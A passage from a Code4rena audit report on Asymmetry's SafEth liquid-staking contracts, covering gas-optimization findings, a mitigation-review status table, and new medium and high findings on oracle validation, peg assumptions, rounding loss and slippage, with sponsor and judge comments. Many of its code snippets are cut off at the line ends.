https://docs.soliditylang.org/en/v0.8.15/layout-of-source-files.html#importing-other-source-files

A good example:

```
import {OwnableUpgradeable} from "openzeppelin-contracts-upgrade
import {SafeTransferLib} from "solmate/utils/SafeTransferLib.sol
import {SafeCastLib} from "solmate/utils/SafeCastLib.sol";
import {ERC20} from "solmate/tokens/ERC20.sol";
import {IProducer} from "src/interfaces/IProducer.sol";
import {GlobalState, UserState} from "src/Common.sol";
```

Proof Of Concept

```
5: import "../interfaces/IWETH.sol";
6: import "../interfaces/uniswap/ISwapRouter.sol";
7: import "../interfaces/lido/IWStETH.sol";
8: import "../interfaces/lido/IstETH.sol";
10: import "./SafEthStorage.sol";
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L5

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L6

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L7

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L8

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L10

```
4: import "../../interfaces/IDerivative.sol";
5: import "../../interfaces/frax/IsFrxEth.sol";
7: import "../../interfaces/rocketpool/RocketStorageInterface.sc
8: import "../../interfaces/rocketpool/RocketTokenRETHInterface.
9: import "../../interfaces/rocketpool/RocketDepositPoolInterfac
10: import "../../interfaces/rocketpool/RocketDAOProtocolSettinc
11: import "../../interfaces/IWETH.sol";
12: import "../../interfaces/uniswap/ISwapRouter.sol";
14: import "../../interfaces/uniswap/IUniswapV3Factory.sol";
15: import "../../interfaces/uniswap/IUniswapV3Pool.sol";
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L4

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L5

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L7

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L8

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L9

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L10

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L11

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L12

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L14

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L15

```
4: import "../../interfaces/IDerivative.sol";
5: import "../../interfaces/frax/IsFrxEth.sol";
8: import "../../interfaces/curve/IFrxEthEthPool.sol";
9: import "../../interfaces/frax/IFrxETHMinter.sol";
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L4

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L5

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L8

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L9

```
4: import "../../interfaces/IDerivative.sol";
7: import "../../interfaces/curve/IStEthEthPool.sol";
8: import "../../interfaces/lido/IWStETH.sol";
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L4

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L7

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L8

Recommended Mitigation Steps

Use specific imports syntax per solidity docs recommendation.

[G-11] Using `unchecked` blocks to save gas

Solidity version 0.8+ comes with implicit overflow and underflow checks on unsigned integers. When an overflow or an underflow isnâ€™t possible (as an example, when a comparison is made before the arithmetic operation), some gas can be saved by using an `unchecked` block.

Proof Of Concept

```
122: uint256 ethAmountToWithdraw = ethAmountAfter - ethAmountBef
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L122

```
174: ((10 ** 18 - maxSlippage))) / 10 ** 18);
201: uint256 rethMinted = rethBalance2 - rethBalance1;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L174

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L201

```
75: (10 ** 18 - maxSlippage)) / 10 ** 18;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L75

```
60: uint256 minOut = (stEthBal * (10 ** 18 - maxSlippage)) / 10
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L60

```
79: uint256 wstEthAmount = wstEthBalancePost - wstEthBalancePre;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L79

[G-12] Use functions instead of modifiers

Proof Of Concept

```
52: ERC20Upgradeable.__ERC20_init(_tokenName, _tokenSymbol);
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L52

Recommended Mitigation Steps

Functions guaranteed to revert when called by normal users can be marked payable.

[G-13] Use solidity version 0.8.19 to gain some gas boost

Upgrade to the latest solidity version 0.8.19 to get additional gas savings.
See latest release for reference: https://blog.soliditylang.org/2023/02/22/solidity-0.8.19-release-announcement/

Proof Of Concept

```
pragma solidity ^0.8.13;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L2

```
pragma solidity ^0.8.13;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L2

```
pragma solidity ^0.8.13;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L2

```
pragma solidity ^0.8.13;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L2

[G-14] Save loop calls

Instead of calling `derivatives[i]` 3 times in each loop for fetching data, it can be saved as a variable.

```
for (uint i = 0; i < derivativeCount; i++)
            underlyingValue +=
                (derivatives[i].ethPerDerivative(derivatives[i].
                    derivatives[i].balance()) /
                10 ** 18;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L71-L75

```
for (uint256 i = 0; i < derivativeCount; i++) {
    // withdraw a percentage of each asset based on the
    uint256 derivativeAmount = (derivatives[i].balance()
        _safEthAmount) / safEthTotalSupply;
    if (derivativeAmount == 0) continue; // if derivati
    derivatives[i].withdraw(derivativeAmount);
}
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L113-L119

```
for (uint i = 0; i < derivativeCount; i++) {
    if (derivatives[i].balance() > 0)
        derivatives[i].withdraw(derivatives[i].balance()
}
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L140-L143

elmutt (Asymmetry) confirmed

Mitigation Review

Introduction

Following the C4 audit, 3 wardens (0x52, adriro, and d3e4) reviewed the mitigations for all identified issues. Additional details can be found within the C4 Asymmetry Mitigation Review repository.

Overview of Changes

Summary from the Sponsor:

> Most of the mitigations I feel are self explanatory.

> The one exception is H-04, I would like extra attention towards that one because we are assuming 1:1 but are reverting if the CRV pool is depegged. I think there could be a better solution, but it seems that we had many issues that had separate solutions, one being adding a chainlink oracle, which doesn't exist.

Mitigation Review Scope

Mitigation of	Purpose
H-01	Use internal accounting to get the balance
H-02	Don't get rETH from pool on deposits
H-03	Enable/Disable Derivatives
H-04	To protect against oracle attacks we assume FRX is 1:1 with ETH and revert if the oracle says otherwise since there is no chainlink for FRX
H-05	Using Chainlink to get price instead of poolPrice
H-06	Using Chainlink to get price instead of assuming 1:1
H-07	Check if withdraw from deposit contract possible
H-08	Using Chainlink to get price instead of poolPrice
M-01	Don't divide before multiply
M-02	Fixing it by enable/disable derivatives
M-04	Using swapTo/swapFrom directly from rocketpool
M-05	Fixing it by enable/disable derivatives
M-08	Use Chainlink to get rETH
M-10	Check derivativeCount on stake
M-11	Use entire balance for rebalance
M-12	Pass in minAmount

Mitigation Review Summary

Original Issue	Status	Full Details
H-01	Mitigation confirmed with comments	Reports from d3e4, adriro, and 0x52
H-02	Mitigation confirmed with comments	Reports from d3e4, adriro, and 0x52
H-03	Mitigation confirmed with comments	Reports from d3e4 (here and here), adriro, and 0x52
H-04	Mitigation confirmed with comments	Reports from d3e4 and adriro
H-05	Mitigation confirmed with comments	Reports from d3e4, adriro, and 0x52
H-06	Not fully mitigated	Reports from adriro and 0x52 - details also shared below
H-07	Sub-optimally mitigated	Reports from d3e4, adriro, and 0x52
H-08	Mitigation confirmed with comments	Reports from d3e4, adriro, and 0x52
M-01	Not fully mitigated	Reports from d3e4 and adriro - details also shared below
M-02	Not mitigated	Reports from adriro, d3e4, and 0x52 - details also shared below
M-03	Sponsor chose not to mitigate	-
M-04	Not mitigated	Reports from d3e4, adriro, and 0x52 - details also shared below
M-05	Not mitigated	Reports from d3e4, adriro, and 0x52 - details also shared below
M-06	Sponsor acknowledged	-
M-07	Sponsor acknowledged	Report from adriro
M-08	Not mitigated	Report from adriro - details also shared below
M-09	Mitigation confirmed	Reports from d3e4 and 0x52
M-10	Incorrectly mitigated	Reports from adriro and d3e4 - details also shared below
M-11	Partially mitigated	Reports from d3e4 and adriro - details also shared below
M-12	Incorrectly mitigated	Reports from d3e4 (here and here) and adriro -

Original Issue	Status	Full Details
		details also shared below

The wardens surfaced several new findings and mitigation errors. These consisted of 1 High severity issue & 6 Medium severity issues. See below for details regarding these as well as issues that were not fully mitigated.

[High] Protocol assumes a 1:1 peg of frxETH to ETH

Submitted by adriro*, also found by* 0x52

Severity: High

`https://github.com/asymmetryfinance/smart-contracts/pull/262/files`

Impact

The `ethPerDerivative()` function in the SfrxEth now assumes a peg of frxETH to ETH, and reverts if the price difference (queried through the Curve pool) is more than 0.1%. Presumably, this decision was likely caused by the fact that frxETH doesn't have a Chainlink price feed, so the sponsor decided to continue using the Curve oracle but now assuming there is a peg between both tokens.

This assumption is very dangerous and could potentially cause a DoS in the derivative if frxETH de-pegs as the `ethPerDerivative()` function will always revert.

Similarly to the scenarios described in this issue https://github.com/code-423n4/2023-03-asymmetry-findings/issues/588 for stETH, it may be the case that a sell pressure on frxETH tanks the price down, or a buy pressure raises the prices above the expected limit (see charts here https://www.coingecko.com/en/coins/frax-ether/eth). Especially with just a margin of 0.1%, as this represents a difference of just 0.001 ETH per unit.

It could also be the case that the protocol behind frxETH fails or gets compromised. If this happens then it is highly likely the price will fall as people will start exiting their position. As the SfrxEth `withdraw()` functions depends on the

`ethPerDerivative()` function to calculate slippage, this will effectively DoS users that want to exit their position using `unstake()`, and will also DoS protocol admins that need to call `rebalanceToWeights()` to remove the position on the protocol level.

Recommendation

Remove the 1:1 peg assumption. Regarding the price manipulation, remember that the Curve oracle price represents a moving average of the price. Alternatively, look for another TWAP price feed or introduce additional checks to guard against price manipulation attacks (see https://code4rena.com/reports/2022-02-redacted-cartel#m-17-thecosomataeth-oracle-price-can-be-better-secured-freshness—tamper-resistance).

[Medium] Chainlink price feed responses are not validated

Submitted by **adriro**, *also found by* **d3e4** *and* **0x52**

Severity: Medium

- `https://github.com/asymmetryfinance/smart-contracts/pull/209/files`
- `https://github.com/asymmetryfinance/smart-contracts/pull/242/files`

Impact

The protocol team introduced Chainlink price feeds for the Reth and WstEth derivatives in order to mitigate price manipulation attacks.

These changes introduce new issues, as the Chainlink responses are not validated at all. This is the implementation for Reth:

`https://github.com/asymmetryfinance/smart-contracts/pull/209/files#diff-6abc8f2e4ad1647a12784e9fbf18e9c5f86c05668e3e89e2a51ab569992b214fR146-L216`

```
    function ethPerDerivative() public view returns (uint256) {
        (, int256 chainLinkRethEthPrice, , , ) = chainLinkRethEthFee
            .latestRoundData();
        return uint256(chainLinkRethEthPrice);
    }
```

In the case of the WstEth derivative, additionally, the implementation even sets the price to zero if it is negative:

https://github.com/asymmetryfinance/smart-contracts/pull/242/files#diff-ac281bf63004ef9a825c084018c54f10b03233cd4f286398f5d5e993612308b5R90-R98

```
    function ethPerDerivative(uint256 _amount) public view returns (
        uint256 stPerWst = IWStETH(WST_ETH).getStETHByWstETH(10 ** 1
        (, int256 chainLinkStEthEthPrice, , , ) = chainLinkStEthEthF
            .latestRoundData();
        if (chainLinkStEthEthPrice < 0) chainLinkStEthEthPrice = 0;
        uint256 ethPerWstEth = (stPerWst * uint256(chainLinkStEthEth
            10 ** 18;
        return ethPerWstEth;
    }
```

Chainlink responses must be validated. The price may be invalid, the current round may not be finished, the response may be stale, among other issues. These outputs represent critical pieces in the protocol, as `ethPerDerivative()` is used in the `stake()` function to calculate the deposited amount, and also used to calculate slippage in the implementation of the derivative.

As a reference, these reports mention similar cases of missing validation in the Chainlink response:

- https://github.com/sherlock-audit/2022-09-knox-judging/issues/137
- https://github.com/sherlock-audit/2023-02-blueberry-judging/issues/94
- https://solodit.xyz/issues/9795

The following report also mentions an important detail related to the freshness of the feed for stETH/ETH, as the heartbeat for this oracle is 24 hours, see https://github.com/sherlock-audit/2023-03-olympus-judging/issues/2 . Note that also the rETH/ETH price feed has a 2% deviation threshold, see https://data.chain.link/ethereum/mainnet/crypto-eth/reth-eth.

- https://data.chain.link/ethereum/mainnet/crypto-eth/steth-eth
- https://data.chain.link/ethereum/mainnet/crypto-eth/reth-eth

Recommendation

Validate the Chainlink response arguments. See the following article for a good set of recommendations https://0xmacro.com/blog/how-to-consume-chainlink-price-feeds-safely/.

toshiSat (Asymmetry) commented:

> 👍

[Medium] Reappearance of M-02 in `WstEth.withdraw()`

Submitted by d3e4, *also found by* d3e4

Severity: Medium

`https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/derivatives/WstEth.sol#L71-L72`

Description

The changes in `WstEth.withdraw()` (`https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/derivatives/WstEth.sol#L69C33-L84`) has introduced a new issue exactly parallel to the one present in `SfrxEth.withdraw()` which was reported in M-02: sFrxEth may revert on redeeming non-zero amount, i.e.

`WstEth.withdraw(_amount)` may revert when `_amount > 0`. For why this is an issue please refer to M-02. The mitigation of M-02 was to enable/disable derivatives. See my mitigation review of M-02 for how that issue is not resolved and why I think the mitigation may be insufficient. What is said there equally apply, mutatis mutandis, to this new issue.

Proof of Concept

`WstEth.withdraw()` now begins

```
    uint256 stEthAmount = IWStETH(WST_ETH).unwrap(_amount);
    require(stEthAmount > 0, "No stETH to unwrap");
```

We therefore have the same problem as in M-02 if `IWStETH(WST_ETH).unwrap(1) == 0`. `WstEth.unwrap()` is

```
    function unwrap(uint256 _wstETHAmount) external returns (uint256
        require(_wstETHAmount > 0, "wstETH: zero amount unwrap not a
        uint256 stETHAmount = stETH.getPooledEthByShares(_wstETHAmou
        _burn(msg.sender, _wstETHAmount);
        stETH.transfer(msg.sender, stETHAmount);
        return stETHAmount;
    }
```

We then ask whether `stETH.getPooledEthByShares(1) == 0`. StETH.getPooledEthByShares() is:

```
    function getPooledEthByShares(uint256 _sharesAmount) public view
        uint256 totalShares = _getTotalShares();
        if (totalShares == 0) {
            return 0;
        } else {
            return _sharesAmount
                .mul(_getTotalPooledEther())
                .div(totalShares);
        }
    }
```

So just like in M-02, if `_getTotalPooledEther() < totalShares` then `IWStETH(WST_ETH).unwrap(1) == 0` and `WstEth.withdraw(1)` reverts.

Recommended Mitigation Steps

Replace `require(stEthAmount > 0, "No stETH to unwrap");` with `if (stEthAmount > 0) return;`

toshiSat (Asymmetry) commented:

> In our remove derivative pr, we never call withdraw for a derivative contract that's disabled.

adriro (warden) commented:

> I thought of this case given the very good finding in M-02 and concluded that is not a valid scenario, realistically there's no way that a positive amount of wstETH unwraps as zero amount of stETH. I think a low severity would be more appropriate.

d3e4 (warden) commented:

> *In our remove derivative pr, we never call withdraw for a derivative contract that's disabled.*

> See the MRs `#15`, `#43` and `#63` of M-02 for why disabling the derivative isn't a full solution.

> *I thought of this case given the very good finding in M-02 and concluded that is not a valid scenario, realistically there's no way that a positive amount of wstETH unwraps as zero amount of stETH. I think a low severity would be more appropriate.*

> I agree that it seems unlikely that `IWStETH(WST_ETH).unwrap(1) == 0` but I cannot see that it would be impossible. It's also easy enough to fix.

adriro (warden) commented:

> *I agree that it seems unlikely that* `IWStETH(WST_ETH).unwrap(1) == 0` *but I cannot see that it would be impossible. It's also easy enough to fix.*

> wstETH is a wrapper around stETH which is a rebasing token. If you wrap 1 token then that will be always be unwrapped as at least 1 stETH, because stETH being a rebasing token it will be receiving ETH from staking rewards. This means that:
>
> 1. Minting stETH increases shares but also increases the ETH as the user needs to submit the ETH.
> 2. When staking rewards are distributed in the contract ETH is only increased, not shares.

> I can't see how `_getTotalPooledEther() < totalShares` would hold.

Picodes (judge) commented:

> @adriro - it is very unlikely but not impossible if for example staked ETH backing stETH are slashed, no? In this case `_getTotalPooledEther` would decrease.

adriro (warden) commented:

> *@adriro it is very unlikely but not impossible if for example staked ETH backing stETH are slashed, no? In this case* `_getTotalPooledEther` *would decrease.*

> That's an interesting point!

> I wasn't referring to impossible (as something catastrophic may happen to Lido, in which case an admin action in SafEth would be more appropriate), but honestly I wasn't considering slashing. That sounds a bit more likely.

> I'm ok then, given this reasoning, thanks for pointing this out.

[Medium] Rounding loss in and with `approxPrice()`

Submitted by d3e4, also found by adriro

Severity: Medium

https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/SafEth.sol#L87-L119>
https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/SafEth.sol#L359-L373

Description

`SafEth.approxPrice()` (https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/SafEth.sol#L359-L373) contains a rounding loss of the form `a/k + b/k <= (a + b)/k` which can be refactored as follows:

```
    for (uint256 i = 0; i < count; i++) {
        if (!derivatives[i].enabled) continue;
        IDerivative derivative = derivatives[i].derivative;
        underlyingValue +=
-           (derivative.ethPerDerivative() * derivative.balance())
-           1e18;
+           (derivative.ethPerDerivative() * derivative.balance())
    }
    if (safEthTotalSupply == 0 || underlyingValue == 0) return 1e18;
-   return (1e18 * underlyingValue) / safEthTotalSupply;
+   return underlyingValue / safEthTotalSupply;
```

But even with this refactoring, in `stake()` we have the line (https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/SafEth.sol#L114)
`mintedAmount = (totalStakeValueEth * 1e18) / preDepositPrice;`
where `preDepositPrice = approxPrice()`, so this suffers a rounding loss of the form `a/(b/c) >= a*c/b`.
We would want to refactor this line to
`mintedAmount = (totalStakeValueEth * 1e18 * safEthTotalSupply) / underlyingValue;`.

We have another case of `a/k + b/k <= (a + b)/k` in `stake()` (https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/SafEth.sol#L98-L112):

```
    for (uint256 i = 0; i < count; i++) {
        ...
        uint256 derivativeReceivedEthValue = (derivative
            .ethPerDerivative() * depositAmount) / 1e18;
        totalStakeValueEth += derivativeReceivedEthValue;
        ...
    }
```

So we can do the same here and defer the division by `1e18` to after the summation, which gives us

```
    - mintedAmount = (totalStakeValueEth * 1e18 * safEthTotalSupply)
    + mintedAmount = (totalStakeValueEth * safEthTotalSupply) / unde
```

Recommendation

Do the above refactoring in `approxPrice()`. This function is still needed to estimate `_minOut`.

Note that `approxPrice()` is calculated anew in the emitted event at the end of `stake()` (https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/SafEth.sol#L118). This means that this was not the price paid for the stake just made, but the price to pay for the next stake. It seems more appropriate to emit the price just paid, and this would also save gas by just reusing the already calculated price.

As for `stake()`, the rounding loss would have to be eliminated by inlining the calculation. Note that the two for-loops may also be combined. Here is a complete refactoring:

```
    function stake(
```

```
        uint256 _minOut
    ) external payable nonReentrant returns (uint256 mintedAmount) {
        require(!pauseStaking, "staking is paused");
        require(msg.value >= minAmount, "amount too low");
        require(msg.value <= maxAmount, "amount too high");
        require(totalWeight > 0, "total weight is zero");

        uint256 count = derivativeCount;
        uint256 underlyingValue = 0;
        uint256 totalStakeValueEth = 0; // total amount of derivativ
        for (uint256 i = 0; i < count; i++) {
            IDerivative derivative = derivatives[i].derivative;
            if (!derivative.enabled) continue;

            underlyingValue += (derivative.ethPerDerivative() * deri

            uint256 weight = derivatives[i].weight;
            if (weight == 0) continue;

            uint256 ethAmount = (msg.value * weight) / totalWeight;
            if (ethAmount > 0) {
                // This is slightly less than ethAmount because slip
                uint256 depositAmount = derivative.deposit{value: et
                uint256 derivativeReceivedEthValue = (derivative
                    .ethPerDerivative() * depositAmount);
                totalStakeValueEth += derivativeReceivedEthValue; //
            }
        }
        // mintedAmount represents a percentage of the total assets
        uint256 safEthTotalSupply = totalSupply();
        mintedAmount = (safEthTotalSupply == 0 || underlyingValue ==
            ? totalStakeValueEth / 10 ** 18
            : totalStakeValueEth * safEthTotalSupply / underlyingVal
        require(mintedAmount > _minOut, "mint amount less than minOu

        _mint(msg.sender, mintedAmount);
        emit Staked(msg.sender, msg.value, totalStakeValueEth, apprc
    }
```

where, following the discussion above, the last part may be replaced with

```
    uint256 preDepositPrice;
    uint256 safEthTotalSupply = totalSupply();
    if (safEthTotalSupply == 0 || underlyingValue == 0) {
```

```
        preDepositPrice = 1e18;
        mintedAmount = totalStakeValueEth / 10 ** 18;
    } else {
        preDepositPrice = (underlyingValue / safEthTotalSupply) / 1e
        mintedAmount = totalStakeValueEth * safEthTotalSupply / unde
    }
    require(mintedAmount > _minOut, "mint amount less than minOut");

    _mint(msg.sender, mintedAmount);
    emit Staked(msg.sender, msg.value, totalStakeValueEth, preDeposi
```

toshiSat (Asymmetry) commented:

> `approxPrice` isn't used to show the price + we want the updated price after the stake in the event.

adriro (warden) commented:

> This is correct. I added this case in the MR for M-01, which originally talked about "division before multiplication" issues: https://github.com/code-423n4/2023-05-asymmetry-mitigation-findings/issues/42

[Medium] Mitigation of M-08: Mitigation Error

Submitted by adriro

Severity: Medium

Link to Issue: https://github.com/code-423n4/2023-03-asymmetry-findings/issues/685

Comments

First, there is a clear error in the associated description of mitigation: "Use Chainlink to get rETH". Using Chainlink to obtain the price of Reth has nothing to do with the described issue in M-08.

The issue in M-08 is about a potential timelock that is applied to Reth transfers or burn. Currently this timelock is zero, but if this is eventually reintroduced it will cause

a DoS in the protocol as new deposits in the Reth derivative will block unstaking or weight rebalances.

The proposed changeset mitigates the issue, as the Reth deposit implementation is changed to acquire Reth only by swapping it using the Uniswap V3 pool.

However, another related changeset that modifies the `deposit()` function reintroduces the vulnerability.

Technical Details

The following pull request `https://github.com/asymmetryfinance/smart-contracts/pull/228/files` is used as a mitigation for M-04. In this changeset, the protocol team removed the Uniswap V3 pool in favor of using RocketSwapRouter.sol.

As we can see in the implementation of the `swapTo()` function, the router may eventually end up depositing a portion of the amount via Rocket Pool:

https://etherscan.deth.net/address/0x16D5A408e807db8eF7c578279BEeEe6b228f1c1C#code

```
114:  depositPoolDeposit(depositPool, toDepositPool, msg.sender)
```

This reintroduces the deposit using the RocketDepositPool contract, which effectively reintroduces the original issue.

Recommendation

Unfortunately, there is no easy way to opt-out from using RocketDepositPool in RocketSwapRouter.sol. A hacky way would be to ensure that the protocol mint rate is below the `idealTokensOut` variable, so that `toDepositPool` is always zero, and the deposits are bypassed.

As an alternative, if the intention is to only use Balancer, the `balancerSwap()` function can be extracted out from RocketSwapRouter.sol and used directly as the implementation of the `deposit()` function in the Reth derivative.

elmutt (Asymmetry) commented:

> Known issue. Thanks.

[Medium] Mitigation of M-10: Mitigation Error

Submitted by adriro, *also reviewed by* d3e4

Severity: Medium

Link to Issue: https://github.com/code-423n4/2023-03-asymmetry-findings/issues/363

Comments

Even though the protocol team applied the warden's recommendation in M-10, the feature to enable/disable derivatives added as a mitigation for H-03/M-02/M-05 potentially reintroduces the issue.

Technical details

The following pull request `https://github.com/asymmetryfinance/smart-contracts/pull/264/files` adds a feature to enable or disable derivatives. As a result of this change, it is now possible to have at least one derivative, such that `derivativeCount > 0`, but have that derivative disabled.

Given this scenario, the added check in `https://github.com/asymmetryfinance/smart-contracts/pull/208/files#diff-badfabc2bc0d1b9ef5dbef737cd03dc2f570f6fd2074aea9514da9db2fff6e4eR67` will succeed, while the deposit in the for-loop will be skipped as the derivative is disabled here `https://github.com/asymmetryfinance/smart-contracts/pull/264/files#diff-badfabc2bc0d1b9ef5dbef737cd03dc2f570f6fd2074aea9514da9db2fff6e4eR86`.

This effectively reintroduces the conditions for the original issue described in M-10.

Recommendation

The check should only consider enabled derivatives. Alternatively the check could be done using the `totalWeight` variable, as this variable considers only enabled derivatives, and will be zero if all derivatives are disabled.

elmutt (Asymmetry) commented:

> We consider this edge case acceptable in order to keep code changes to a minimum.

d3e4 (warden) commented:

> The suggested check using `totalWeight` has indeed been implemented. See `#38`.

adriro (warden) commented:

> *The suggested check using `totalWeight` has indeed been implemented. See `#38`.*

> I think that change should be out of scope as it is not part of the pull requests in scope. Need to double check though.

adriro (warden) commented:

> Yes, that change is part of the following commit `https://github.com/asymmetryfinance/smart-contracts/commit/75c4a6f5abe2ee6ae434fba6dc24845588b6ca02`, which isn't part of PR `#208` or `#264`.

[Medium] Hard slippage in `Reth.withdraw()`

Submitted by d3e4, also reviewed by adriro

Severity: Medium

https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/derivatives/Reth.sol#L121

Description

A hard slippage has been introduced in `Reth.withdraw()` (https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/derivatives/Reth.sol#L121). This is a new occurrence of part of M-12 (not the main report, but e.g. this duplicate), namely that the slippage can be changed only by the owner, which under volatile market conditions or a depegging may be violated and thus DoS unstaking.

Note that the aspect of this issue that a user may lose funds because of an undesirable slippage which he cannot change has been fixed by the mitigation of M-12. The aspect detailed here, however, has not been fixed, and this is a new occurrence of the same type.

Recommendation

Remove all slippage control from the derivatives and control slippage only in `SafEth.unstake()` and `SafEth.unstake()` with the new `_minOut` which was put in place in the (unsuccessful) mitigation of M-12. Note that this is the same fix as for what remains to fix in M-12.

elmutt (Asymmetry) commented via duplicate issue `#57`:

> Your issue makes sense but we are ok with having slippage in the derivatives as well as the main contract.

Mitigation of H-06: Issue not mitigated

Submitted by **adriro**, *also reviewed by* **0x52**

Link to Issue: https://github.com/code-423n4/2023-03-asymmetry-findings/issues/588

Comments

Issue H-06 describes the potential problems of assuming a peg of stETH to ETH. The sponsor proposed a mitigation to fetch the price of stETH using a Chainlink price feed.

While the main idea of using Chainlink as the price oracle instead of assuming a 1:1 peg is ok, there is an error in the mitigation as the change misses a critical place where the peg is still assumed. This error is described below.

There is also new issue introduced with the usage of Chainlink, which is described in a separate report (issue 60).

Technical Details

The proposed pull request changes the implementation of the `ethPerDerivative()` function to fetch the stETH price using Chainlink. However, as we can see in the following snippet, the `withdraw()` function is still assuming a peg of stETH to ETH:

https://github.com/asymmetryfinance/smart-contracts/pull/242/files#diff-ac281bf63004ef9a825c084018c54f10b03233cd4f286398f5d5e993612308b5R60-R71

```
    function withdraw(uint256 _amount) external onlyOwner {
        IWStETH(WST_ETH).unwrap(_amount);
        uint256 stEthBal = IERC20(STETH_TOKEN).balanceOf(address(thi
        IERC20(STETH_TOKEN).approve(LIDO_CRV_POOL, stEthBal);
        uint256 minOut = (stEthBal * (10 ** 18 - maxSlippage)) / 10
        IStEthEthPool(LIDO_CRV_POOL).exchange(1, 0, stEthBal, minOut
        // solhint-disable-next-line
        (bool sent, ) = address(msg.sender).call{value: address(this
            ""
        );
        require(sent, "Failed to send Ether");
    }
```

The calculation of `minOut` is applying the slippage directly to the `stEthBal` variable, which is the stETH amount. This means that this calculation is assuming a 1:1 peg (see original report in H-06 for a more detailed explanation).

Impact

High. The conditions in the original report for H-06 still apply. If stETH trades below the defined slippage, the `withdraw()` will revert as the `minOut` will always be above the current price, DoSing the protocol.

Recommendation

The calculation for `minOut` should take into account the current price of stETH, which can now be fetched using `ethPerDerivative()`.

elmutt (Asymmetry) commented:

> Thanks.

Mitigation of M-01: Issue not mitigated

Submitted by d3e4, also reviewed by adriro

`https://github.com/asymmetryfinance/smart-contracts/blob/ec582149ae9733eed6b11089cd92ca72ee5425d6/contracts/SafEth/SafEth.sol#L87-L119`

Mitigated issue

M-01: Division before multiplication truncate minOut and incurs heavy precision loss and result in insufficient slippage protection

The issue was a loss of precision of three different kinds.

1. `(a/b)*c <= a*c/b` in the slippage calculations in `Reth.withdraw()`, `Reth.deposit()` and `SfrxEth.withdraw()`.

2. `a/k + b/k <= (a + b)/k` in the calculations of `underlyingValue`, `totalStakeValueEth` in `SafEth.stake()`.
3. `a/(b/c) >= a*c/b` in the calculation of `mintAmount` in `SafEth.stake()`.

Mitigation review

The instances of (1) in `Reth.withdraw()` and `SfrxEth.withdraw()` have been correctly refactored.
But `Reth.deposit()` is now:

```
